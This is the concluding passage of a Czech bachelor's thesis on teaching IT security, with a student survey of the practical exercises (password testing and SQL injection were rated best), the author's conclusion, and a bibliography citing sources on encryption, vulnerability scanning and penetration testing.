Úlohy hodnotím kladně, oživení vyučování názornou ukázkou je dobré.	**18**	60 %
Celkově se mi úlohy líbí, ale osobně je při vyučování používat asi nebudu	**10**	33.3 %
Myslím si, že úlohy se nebudou moc používat	**2**	6.7 %
Tyto příkady jako oživení výuky jsou podle mého názoru nepoužitelné	**0**	0 %

Jak lze vyčíst z grafů, úlohy zkoušeli jak studenti, kteří předmět Bezpečnost informačních technologií absolvovali, tak ti, kteří tento předmět neměli. Celkové hodnocení úloh se setkalo s pozitivním hodnocením, některé úlohy studenti ocenili méně (úloha č. 1 a úloha č. 2). Naopak úlohy zabývající se testováním hesel a SQL injection se setkali s velkým úspěchem. Celkově jsem s hodnocením studentů spokojen a jsem rád, že moje práce nebyla dělaná zbytečně a doufám, že úlohy budou prospěšné mnoha studentům nižších ročníků při jejich studiu.

8 Závěr

Téma bezpečnosti informačních technologií je velice rozsáhlé a proto jsem se ho nažil zpracovat přehledně a jednoduše a zaměřoval se pouze na okruhy zmiňované v této bakalářské práci.

Postupoval jsem od základních pojmů, přes rozepsání nejčastěji zmiňovaných hrozeb a jejich prevence. Dále jsem se zaměřoval na to, aby pro studenty toto téma bylo co nejvíc pochopitelné a zároveň, aby i studenti, kteří nestudují primárně tento obor, mohli pochopit o čem vlastně je zabezpečování informačních systémů a proč by se mělo dodržovat.

Praktické úlohy jsem tvořil tak, aby bylo možné je používat na jakémkoliv počítači a aby nezabrala jejich příprava a provedení celou vyučovací dobu. Proto jsem zvolil nejpoužívanější platformu Windows. Sice programy na tento systém nejsou tak účinné jako třeba na platformách Linuxu, ale zase mají jednodušší ovládání. Dále jsem také vybíral programy, které jsou k sehnání zdarma.

Do návodů pro studenty jsem úmyslně umístil více screenshotů, z důvodu větší přehlednosti v programu, než aby bylo složitě popsáno, kde a co uživatel v daném programu najde.

Po sepsání práce a hodnocení studentů si osobně myslím, že tato práce splnila svůj účel a doufám, že pomůže studentům jednodušeji a rychleji pochopit tuto problematiku.

Veškeré použité programy v praktické části přikládám v archivu RAR a budou případně nahrány na výukový server Moodle.

Literatura

1. **Virus Bulletin.** Antivirové centrum. *Antivirové centrum.* [Online] 30. leden 2015. [Citace: 21. červen 2015.] http://www.antivirovecentrum.cz/aktuality/srovnani-antiviru.aspx.

2. **Wikipedia.** Šifrování. [Online] 2001. [Citace: 21. červen 2015.] https://cs.wikipedia.org/wiki/Šifrován%C3%AD_dat.

3. *Řízení zranitelností aneb vulnerability management v praxi.* **Marx, Zbyněk a Skalický, Marek.** 1, 2010.

4. *Časopis pro technickou a informační výchovu.* **Radek, Beran.** 2012, Penetrační testování jako aktivní ověření bezpečnosti. ISSN 1803-537X.

5. **Jiří, Kosek.** Bezpečnost webových aplikací. *Kosek.* [Online] 2010. [Citace: 21. červen 2015.] http://www.kosek.cz/vyuka/4iz228/prednasky/bezpecnost.pdf.

6. **Cisco.** Cisco Network Academy. *Cisco Network.* [Online] 1997. [Citace: 21. červen 2015.] http://www.cisco.com.

7. **GnuPG.** Gnu Privacy guard. *GnuPG.* [Online] 1998. [Citace: 1. květen 2015.] https://gnupg.org.

8. **Alliance, The OpenPGP.** The OpenPGP. *The OpenPGP Alliance.* [Online] 1991. [Citace: 21. červen 2015.] http://www.openpgp.org.

9. **OpenVAS.** OpenVAS. [Online] 2005. [Citace: 21. červen 2015.] http://www.openvas.org.

10. **Nessus.** Tenable. *Nessus Vulnerability Scanner.* [Online] 2002. [Citace: 21. červen 2015.] http://www.tenable.com/products/nessus-vulnerability-scenner.

11. **Wikipedia.** Password Cracking. [Online] 2001. [Citace: 21. červen 2015.] https://en.wikipedia.org/wiki/Password_cracking.

12. **Adam, Štrauch.** Aircrack-ng napadení WEP sítí. *Root.cz.* [Online] 14. říjen 2008. [Citace: 21. červen 2015.] http://root.cz/clanky/aircrack-ng-napadeni-web-siti/.